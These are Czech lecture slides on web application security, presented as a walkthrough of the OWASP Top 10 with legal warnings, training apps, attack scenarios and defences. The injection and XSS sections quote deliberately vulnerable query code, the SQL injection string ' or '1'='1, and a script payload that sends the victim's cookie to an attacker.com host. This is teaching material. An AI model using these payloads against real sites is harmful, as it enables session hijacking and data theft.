Bezpečnost webových aplikací

Petr Dušek • www.silenceplease.cz • 25. 4. 2019


Petr Dušek

- Vývoj / QA / testování / bezpečnost.
- Astronomie.
- Dřívější praxe:
  - specialista bezpečnosti IT,
  - bezpečnostní / penetrační testování,
  - SW Quality Assurance / testování,
  - pozorovatel meteorů...


Co nás čeká?

- Základní pojmy.
- Slabá místa webových aplikací.
  - Pozor na zákon!
  - Trenažéry.
  - OWASP Top 10.
- Testování bezpečnosti webových aplikací.
- Dodavatel webové aplikace vs. odběratel.

Webová aplikace – jednodušší



Webová aplikace – složitější



Acunetix Ltd. Web Applications: What are They? What of Them? In: What Are Web Applications? [online]. 4.5.2013. Dostupné z: http://www.acunetix.com/websitesecurity/web-applications/

Bezpečnost

- Stav, kdy je systém schopen odolávat známým a předvídatelným vnějším a vnitřním hrozbám, které mohou negativně působit proti jednotlivým prvkům (případně celému systému) tak, aby byla zachována struktura systému, jeho stabilita, spolehlivost a chování v souladu s cílovostí . Je to tedy míra stability systému, jeho primární a sekundární adaptace [Terminologický slovník - krizové řízení a plánování obrany státu]

- Definic je mnoho. Obecně si můžeme vystačit s tím, že zvyšováním bezpečnosti zvyšujeme ochranu systému před něčím negativním (hrozbami, riziky), byť pojem „negativní“ je značně relativní (např. zvyšováním bezpečnosti může docházet k omezování „svobod“).

Kyberbezpečnost

- Součásti kyberbezpečnosti:
  - aplikační bezpečnost
  - síťová bezpečnost
  - disaster recovery (zotavení po havárii)
  - business continuity planning (zajištění kontinuitu činností v organizaci v případě neočekávaných incidentů)
  - vzdělávání uživatelů
  - …


Kyberbezpečnost

- Kyberprosor - antropolog David Hakken: *„sociální arénu, do níž vstupují všichni sociální aktéři, kteří používají ke vzájemné sociální interakci pokročilé informační technologie“*. V kyberprostoru vznikají a vyvíjejí se nové životní styly a typy kultur, které jsou vytvářeny prostřednictvím pokročilých informačních technologií a odlišují se od běžného života (životních stylů a kultur) neprovázaného s těmito technologiemi. (Macek, 2003)
- Kyberbezpečnost / kyberkriminalita
- Hrozby a rizika kyberprostoru – kyberstalking, kybergrooming (navázání důvěrných vztahů se svými oběťmi), kyberšikana, zločiny z nenávisti (tzv. hate crime), šíření zakázané pornografie, podvodné praktiky na internetu, netholismus (závislost na tzv. virtuálních drogách) atd.

Triáda informační / aplikační bezp.

- Důvěrnost (confidentiality)
  - Zajištěna schopností ujistit se, že je vynucena nezbytná úroveň míry utajení v každém okamžiku, kdy dochází ke zpracování dat a je zajištěna prevence jejich neautorizovaného vyzrazení.
- Integrita (integrity)
  - Udržena, když je zajištěno, že data jsou přesná, se zaručeným obsahem a jsou provedena opatření proti jejich neautorizované změně.
- Dostupnost (availability)
  - Spolehlivá a včasná dispozice dat a zdrojů autorizovaným jednotlivcům.

Riziko


Původci hrozby
Vektor útoku
Bezpečnostní slabiny
Bezpečnostní kontroly
Technické dopady
Obchodní dopady
Útok
Útok
Útok
Slabina
Slabina
Slabina
Slabina
Kontrola
Kontrola
Kontrola
Aktivum
Funkce
Aktivum
Dopad
Dopad
Dopad

Riziko

- RIZIKO = PRAVDĚPODOBNOST X DOPAD
  - Proměnných může být více
- Jen vy znáte specifika svého prostředí a oboru → proto byste měli jednotlivá rizika vyhodnotit podle sebe se zaměřením na původce hrozeb, bezpečnostní kontroly a obchodní dopady ve svém podniku.

Původci hrozby	Vektory útoku	Rozšíření slabiny	Zjistitelnost slabiny	Technické dopady	Obchodní dopady
Specifické pro aplikaci	Snadný	Rozsáhlé	Snadná	Vážný	Specifické pro aplikaci / podnikání
	Průměrný	Běžné	Průměrná	Střední	
	Obtížný	Vzácné	Obtížná	Malý	

Další pojmy

- Hrozba
- Zranitelnost
- …
- Výkladový slovník kybernetické bezpečnosti ISBN 978-80-7251-397-0 (online)

Pozor na zákon!

- Zákon č. 40/2009 Sb., trestní zákoník (online)
  - Část druhá, Hlava II: Trestné činy proti svobodě a právům na ochranu osobnosti, soukromí a listovního tajemství; Díl 2 § 180 – 184 Trestné činy proti právům na ochranu osobnosti, soukromí a listovního tajemství:
    - § 180 Neoprávněné nakládání s osobními údaji
    - § 182 Porušení tajemství dopravovaných zpráv
    - § 183 Porušení tajemství listin a jiných dokumentů uchovávaných v soukromí
  - Část druhá, Hlava V: Trestné činy proti majetku:
    - § 230 Neoprávněný přístup k počítačovému systému a nosiči informací
    - § 231 Opatření a přechovávání přístupového zařízení a hesla k počítačovému systému a jiných takových dat
    - § 232 Poškození záznamu v počítačovém systému a na nosiči informací a zásah do vybavení počítače z nedbalosti
- Zákon č. 181/2014 Sb., o kybernetické bezpečnosti a o změně souvisejících zákonů (online)
- GDPR (General Data Protection Regulation - Obecné nařízení o ochraně osobních údajů) (online)

Trenažéry

- Přehled:
  - OWASP WebGoat
    https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project
  - **Damn Vulnerable Web App**
    http://www.dvwa.co.uk/
  - Hacme Casino
    http://www.mcafee.com/us/downloads/free-tools/hacme-casino.aspx
  - OWASP InsecureWebApp
    https://www.owasp.org/index.php/Category:OWASP_Insecure_Web_App_Project
  - atd.
    http://blog.taddong.com/2011/10/hacking-vulnerable-web-applications.html

OWASP

- **O**pen **W**eb **A**pplication **S**ecurity **P**roject je otevřená komunita podporující organizace ve vývoji, nákupu a údržbě důvěryhodných aplikací. V OWASP najdete bezplatné a otevřené …
  - bezpečnostní nástroje a standardy
  - kompletní knihy o testování bezpečnosti aplikací, vývoji bezpečného kódu a bezpečnostní revizi kódu
  - standardy bezpečnostních kontrol a knihoven
  - místní pobočky po celém světě
  - „špičkový“ výzkum
  - rozsáhlé konference po celém světě
  - e-mailové konference
- Více se dozvíte na: https://www.owasp.org

OWASP Top 10

OWASP Top 10 – 2010	OWASP Top 10 – 2013
A1 – Injektování	A1 – Injektování
A3 – Chybná autentizace a správa relace	A2 – Chybná autentizace a správa relace
A2 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Nezabezpečený přímý odkaz na objekt	A4 – Nezabezpečený přímý odkaz na objekt
A6 – Nezabezpečená konfigurace	A5 – Nezabezpečená konfigurace
A7 – Nechráněné kryptografické ukládání – sloučeno s A9 →	A6 – Expozice citlivých dat
A8 – Selhání v omezení URL přístupu – rozšířeno do →	A7 – Chyby v řízení úrovní přístupů
A5 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
<pohřbeno v A6: Nezabezpečená konfigurace>	A9 – Použití známých zranitelných komponent
A10 – Neošetřené přesměrování a předávání	A10 – Neošetřené přesměrování a předávání
A9 – Nedostatečná ochrana transportní vrstvy	Sloučeno s 2010-A7 do nového 2013-A6

OWASP Top 10

OWASP Top 10 - 2013		OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	∪	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	∪	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

OWASP Top 10

- Již OWASP Top 10 2017!
- Změny:
  - Sloučení A4 2013 a A7 2013 do A5 Nezabezpečené řízení přístupu.
  - V Top 10 již nejsou A8 2013 CSRF, A10 2013 Neošetřené přesměrování a předávání.
  - Nové: A4 XXE (XML External Entities), A8 Insecure Deserialization, A10 Insufficient Logging & Monitoring.

Injektování

- Ke zranitelnostem injektováním, např. injektováním SQL, OS a LDAP, dochází, když se jako součást příkazu nebo dotazu odesílají do interpreteru nedůvěryhodná data. Útočníkova nepřátelská data mohou lstí přimět interpreter k provedení nezamýšlených příkazů nebo k umožnění přístupu k datům bez řádné autorizace.

  - Inband - Data se prezentují stejným kanálem, jako ten, který se použije pro injektování SQL kódu. Jedná se o nejjednodušší typ útoku, při kterém se získaná data zobrazují přímo na webové stránce.
  - Out-of-band - Data jsou načtena jiným kanálem, než tím, který se použije pro injektování SQL kódu.
  - Inferential nebo blind - Nedochází k žádnému skutečnému přenosu dat.

Injektování

Scénář č. 1: Aplikace používá při vytvoření následujícího zranitelného volání SQL nedůvěryhodná data:

```
String query = "SELECT * FROM accounts WHERE
custID='" + request.getParameter("id") + "'";
```

Scénář č. 2: Podobně slepá důvěra aplikace k frameworku může vyústit v dotazy, které jsou stále zranitelné (např. Hibernate Query Language (HQL)):

```
Query HQLQuery = session.createQuery("FROM accounts

WHERE custID='" + request.getParameter("id") + "'");
```

V obou případech změní útočník hodnotu parametru ’id’ v prohlížeči tak, aby poslal **' or '1'='1**.

Například:

http://example.com/app/accountView?id=' or '1'='1

Toto změní smysl obou dotazů tak, že se vrátí všechny záznamy z tabulky „accounts“. Nebezpečnější útoky mohou změnit data či dokonce vyvolat stored procedures (uložené procedury).

Injektování

Abychom zabránili injektování, měli bychom oddělovat nedůvěryhodná data od používaných příkazů a dotazů.

1. Preferovanou možností je použít bezpečné API, které vůbec nepoužívá interpret nebo poskytuje parametrizované rozhraní. Buďte však opatrní v případě API, která, ačkoliv jsou parametrizovaná, skrytě umožňují injektování, např. stored procedures (uložené procedury).

2. Není-li parametrizované API k dispozici, měli byste pečlivě escapovat pomocí syntaxe specifické pro daný interpret. Mnoho escapovacích rutin poskytuje OWASP ESAPI.

3. Také se doporučuje ověřování vstupů na základě pozitivních zkoušek neboli „white listů“. Takovou obranu však nelze považovat za úplnou, neboť mnoho aplikací na vstupu vyžaduje speciální znaky. Pouze výše uvedené přístupy 1. a 2. zajistí, aby použití takových znaků bylo bezpečné. OWASP ESAPI obsahuje rozšířitelnou knihovnu rutin, které ověřují vstupy na základě „white listů“.

Chybná autentizace a správa relace

- Funkce aplikací, které se vztahují k ověřování a správě relace, často nejsou provedeny správně, což útočníkům umožňuje kompromitovat hesla, klíče nebo tokeny relací anebo zneužít jiné slabiny v implementaci k tomu, aby převzali identitu jiných uživatelů.

Chybná autentizace a správa relace

Scénář č. 1: Rezervační aplikace aerolinek podporuje URL rewriting a vkládá do URL ID relace:

http://example.com/sale/saleitems;jsessionid= 2P0OC2JSNDLPSKHCJUN2JV?dest=Hawaii

Autentizovaný uživatel webové aplikace chce poslat informace o nabídce svým přátelům. Pošle jim e-mailem výše uvedený odkaz, aniž by věděl, že zároveň odesílá ID své relace. Když jeho přátelé použijí tento odkaz, použijí také jeho relaci a kreditní kartu.

Scénář č. 2: Nejsou správně nastaveny doby platností relací. Uživatel používá pro přístup k některému webu veřejný počítač. Místo toho, aby se odhlásil tlačítkem „Odhlásit“, jen zavře záložku prohlížeče a odejde. Útočník o hodinu později použije stejný prohlížeč – a předchozí uživatel je stále přihlášen v aplikaci.

Scénář č. 3: Interní či externí útočník získá přístup k databázi hesel systému. Uživatelská hesla nejsou patřičně hashována, a tak útočník vidí hesla všech uživatelů.

Chybná autentizace a správa relace

Jsou aktiva správy relací, např. přihlašovací údaje uživatelů a ID relace, náležitě chráněna? Můžete být ohroženi, pokud:

1. Autentizační údaje uživatelů nejsou při ukládání chráněny pomocí hashování nebo šifrování, viz A6.

2. Údaje lze uhodnout nebo přepsat pomocí slabých funkcí pro správu účtu (např. vytvoření účtu, změna hesla, obnovení hesla, slabé ID relace).

3. ID relací jsou odhalena v URL (např. rewriting URL).

4. ID relací jsou zranitelné útoky typu session fixation.

5. ID relací nemají nastavenu dobu platnosti, nebo tokeny uživatelské relace či autentizační tokeny, zejména autentizační tokeny Single Sign-On (SSO), nejsou správně zneplatněny při odhlášení.

6. Po úspěšném přihlášení se nemění ID relací.

7. Hesla, ID relací a další autorizační údaje jsou posílány nešifrovaným spojením.

Další informace viz v požadavcích oblastí V2 a V3 ASVS.

Cross-Site Scripting (XSS)

- Chyby typu XSS nastávají tehdy, když aplikace přijme nedůvěryhodná data a odešle je webovému prohlížeči bez řádného ověření nebo escapování. XSS útočníkům umožňuje spouštět skripty v prohlížeči oběti, které mohou unést uživatelské relace, přetvořit webové stránky nebo přesměrovat uživatele na nebezpečné stránky
  - Stored XSS (persistent, second order)
  - Reflected XSS (non-persistent)
  - DOM Based XSS (lokální)
  - Server XSS
  - Client XSS

Cross-Site Scripting (XSS)

Při konstrukci následujícího kousku HTML používá aplikace nedůvěryhodná data bez validace či escapování:

```
(String) page += "<input name='creditcard' type='TEXT‘
value='" + request.getParameter("CC") + "'>";
```

Útočník změní parametr ‘CC’ ve svém prohlížeči na:

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'.
```

To způsobí odeslání ID relace oběti na webové stránky útočníka, což mu umožní unést aktuální relaci oběti.

Všimněte si, že útočník může XSS použít ke zmaření jakékoliv automatizované obrany aplikace proti CSRF. Další informace o CSRF najdete v sekci A8.

Cross-Site Scripting (XSS)

Prevence XSS vyžaduje oddělit nedůvěryhodná data od aktivního obsahu prohlížeče.

1. Preferovanou možností je důkladně escapovat všechna nedůvěryhodná data založená na kontextu HTML (tělo, atributy, JavaScript, CSS nebo URL), do kterého se budou umisťovat. Viz OWASP XSS Prevention Cheat Sheet, kde jsou uvedeny podrobnosti k technikám escapování dat.

2. Doporučuje se sice i validace vstupů na základě pozitivních zkoušek či „whitelistů“, protože chrání proti XSS, není to ovšem kompletní obrana, neboť mnoho aplikací vyžaduje na vstupu speciální znaky. Takováto validace by měla, nakolik je to možné, před akceptováním dat validovat jejich délku, znaky, formát a pravidla činnosti.

3. U rozsáhlých stránek zvažte použití automatických sanitizačních knihoven, např. OWASP AntiSamy nebo Java HTML Sanitizer Project.

4. Jako obranu proti XSS na všech svých stránkách zvažte Content Security Policy.

Nezabezpečený přímý odkaz na objekty

- Přímý odkaz vznikne, když vývojář vystaví odkaz na vnitřní objekt implementace, například soubor, adresář nebo databázový klíč. Bez kontroly řízení přístupu nebo jiné ochrany mohou útočníci manipulovat s těmito odkazy a získat tak neoprávněný přístup k datům.

Nezabezpečený přímý odkaz na objekty

Aplikace používá neověřené údaje v dotazu SQL, který přistupuje k informacím o uživatelských účtech:

```
String query = "SELECT * FROM accts WHERE account = ?";

PreparedStatement pstmt =
connection.prepareStatement(query , … );

pstmt.setString( 1, request.getParameter("acct"));

ResultSet results = pstmt.executeQuery( );
```

Útočník může jednoduše ve svém prohlížeči změnit parametr 'acct' a odeslat jakékoliv číslo účtu. Pokud není jeho požadavek ověřen, může útočník získat přístup nejen ke svému, ale k jakémukoliv účtu.

```
http://example.com/app/accountInfo?acct=notmyacct
```

Nezabezpečený přímý odkaz na objekty

Aplikace používá neověřené údaje v dotazu SQL, který přistupuje k informacím o uživatelských účtech:

```
String query = "SELECT * FROM accts WHERE account = ?";

PreparedStatement pstmt =
connection.prepareStatement(query , … );

pstmt.setString( 1, request.getParameter("acct"));

ResultSet results = pstmt.executeQuery( );
```

Útočník může jednoduše ve svém prohlížeči změnit parametr 'acct' a odeslat jakékoliv číslo účtu. Pokud není jeho požadavek ověřen, může útočník získat přístup nejen ke svému, ale k jakémukoliv účtu.

```
http://example.com/app/accountInfo?acct=notmyacct
```

Nezabezpečená konfigurace

- Dobré zabezpečení vyžaduje mít definováno a nasazeno bezpečné nastavení aplikace, frameworků, aplikačního serveru, webového serveru, databázového serveru a platformy. Bezpečnostní nastavení by měla být definována, prováděna a udržována, protože výchozí hodnoty jsou často riskantní. Navíc by měl být software průběžně aktualizován.

Nezabezpečená konfigurace

1. Není některý váš software zastaralý? Například OS, webový nebo aplikační server, databázový systém, aplikace a **všechny potřebné knihovny (viz nový bod A9)**?

2. Nejsou povoleny nebo nainstalovány některé nepotřebné funkce (např. porty, služby, stránky, účty, oprávnění)?

3. Nejsou výchozí účty a jejich hesla stále funkční a beze změny?

4. Neodhaluje uživateli zpracování chyb výpis zásobníku nebo jiná příliš informativní chybová hlášení?

5. Nejsou bezpečnostní nastavení ve vašem vývojářském frameworku (např. Struts, Spring, ASP.NET) a knihovnách nastavena na nebezpečné hodnoty?

Nezabezpečená konfigurace

Scénář č. 1: Neodstraní se automaticky nainstalovaná administrátorská konzole aplikačního serveru. Nezmění se výchozí účty. Útočník zjistí, že na vašem serveru jsou standardní administrátorské stránky, přihlásí se s výchozími hesly a přebere nad serverem kontrolu.

Scénář č. 2: Na vašem serveru není zakázán výpis adresářů. Útočník zjistí, že může jednoduše vypsat adresáře a najít jakýkoli soubor. Útočník najde a stáhne všechny vaše zkompilované třídy Java, ty dekompiluje a pomocí reverzního inženýrství získá všechen váš kód. Poté ve vaší aplikaci najde vážnou chybu řízení přístupu.

Scénář č. 3: Konfigurace aplikačního serveru umožňuje vypsat zásobník, a odhalit tak uživateli případné skryté nedostatky. Útočníci mají rádi, když mohou z chybových hlášení získat další informace.

Scénář č. 4: Aplikační server je dodáván s ukázkovými aplikacemi, a ty se neodstraní z produkčního serveru. Ukázkové aplikace mají dobře známé bezpečnostní chyby, které mohou útočníci použít k ohrožení vašeho serveru.

Nezabezpečená konfigurace

Hlavním doporučením je realizovat všechny následující body:

1. Opakovaný proces posilování bezpečnosti, který umožní rychlé a snadné nasazení jiného, řádně zabezpečeného prostředí. Prostředí pro vývoj, QA a produkci by měla být nakonfigurována shodně (s různými hesly v každém prostředí). Tento proces by měl být automatizovaný, aby se minimalizovalo úsilí potřebné k nastavení nového bezpečného prostředí.

2. Proces pro včasné nasazení všech nových softwarových aktualizací a oprav v každém prostředí. To samé nutně platí **také pro všechny knihovny (viz nový bod A9)**.

3. Silnou architekturu aplikace, která poskytuje účinné, bezpečné oddělení komponent.

4. Zvažte pravidelná skenování a audity, která mohou odhalit budoucí chybné konfigurace nebo chybějící záplaty.

Expozice citlivých dat

- Mnoho webových aplikací náležitě nechrání citlivá data, jakými jsou kreditní karty, autorizační údaje aj. Tato slabě chráněná data útočníci mohou krást či modifikovat, aby mohli provádět podvody s kreditními kartami, krádeže identity nebo jiné zločiny. Citlivá data si zaslouží zvláštní ochranu, např. šifrování dat v klidu nebo v pohybu, stejně tak i zvláštní bezpečnostní opatření pro data v prohlížeči.

Expozice citlivých dat

Scénář č. 1: Aplikace, která šifruje čísla kreditních karet v databázi, používá automatické šifrování databáze. To ovšem znamená, že i automaticky tato data dešifruje při jejich načítání, takže v případě SQL injection je možné získat čísla kreditních karet jako prostý text. Systém by měl mít čísla kreditních karet šifrovaná pomocí veřejného klíče a pouze backendové aplikace by měly mít povoleno tato data dešifrovat pomocí soukromého klíče.

Scénář č. 2: Webové stránky prostě nepoužívají SSL pro všechny autentizované stránky. Útočník jednoduše monitoruje provoz v síti (jako otevřené bezdrátové sítě) a ukradne cookie relace uživatele. Útočník pak použije tuto cookie, unese uživatelovu relaci a získá přístup k jeho soukromým datům.

Scénář č. 3: Databáze hesel používá pro ukládání všech hesel nesolené hashe. Chyba v uploadu souboru umožňuje útočníkovi získat soubor s hesly. Všechny nesolené hashe mohou být odkryty pomocí tzv. duhové tabulky předpočítaných hashů.

Expozice citlivých dat

První věc, kterou musíte zjistit, je, která data kvůli své citlivosti vyžadují zvláštní ochranu. Například hesla, čísla kreditních karet, zdravotní záznamy a osobní údaje by chráněny být měly. Pro všechny tyto údaje zkontrolujte:

1. Nejsou některá z těchto dat, počítaje v to také zálohy, dlouhodobě uložena jako prostý text?

2. Nejsou některá z těchto dat interně nebo externě přenášena jako prostý text? Zvláště nebezpečný je internetový provoz.

3. Nepoužívají se zastaralé nebo slabé kryptografické algoritmy?

4. Negenerují se slabé šifrovací klíče? Nechybí dostatečná správa nebo rotace klíčů?

5. Nechybí nejaká bezpečnostní direktiva nebo hlavičky, když se citlivá data posílají prohlížeči?

A tak dále ... více informací o této problematice viz ASVS areas Crypto (V7), Data Prot. (V9), a SSL (V10)

Chyby v řízení úrovní přístupů

- Většina webových aplikací ověří úroveň přístupových oprávnění k funkcím před tím, než je tato funkcionalita viditelná v uživatelském rozhraní. Přesto je zapotřebí, aby se při přístupu ke každé funkci prováděla stejná kontrola přístupu na serveru. Jestliže požadavky nejsou verifikovány, útočníci budou moci vytvořit požadavky na získání přístupu k funkcionalitě bez řádného povolení.

Chyby v řízení úrovní přístupů

Scénář č. 1: Útočník v prohlížeči zadá cílové URL. Toto URL vyžaduje autentizaci. Pro přístup ke stránce „admin_getappInfo“ jsou požadována
administrátorská práva.

http://example.com/app/getappInfo

http://example.com/app/admin_getappInfo

Pokud může přistoupit k jedné z těchto stránek neautentizovaný uživatel, jedná se o zranitelnost. Pokud může přistoupit ke stránce “admin_getappInfo“ autentizovaný uživatel, který však není administrátorem, jedná se také o zranitelnost, a ta může dovést útočníka
na ještě nedostatečněji chráněné administrátorské stránky.

Scénář č. 2: Stránka obsahuje parametr „akce“, který určuje volanou funkčnost. Různé akce vyžadují různé uživatelské role, a pokud aplikace použití rolí nevynucuje, je to chyba.

Chyby v řízení úrovní přístupů

Nejlepším způsobem, jak zjistit, zda aplikace správně omezuje přístup k jednotlivým funkcím, je ověřit každou funkci aplikace:

1. Nezobrazuje uživatelské rozhraní přístup k neoprávněným funkcím?

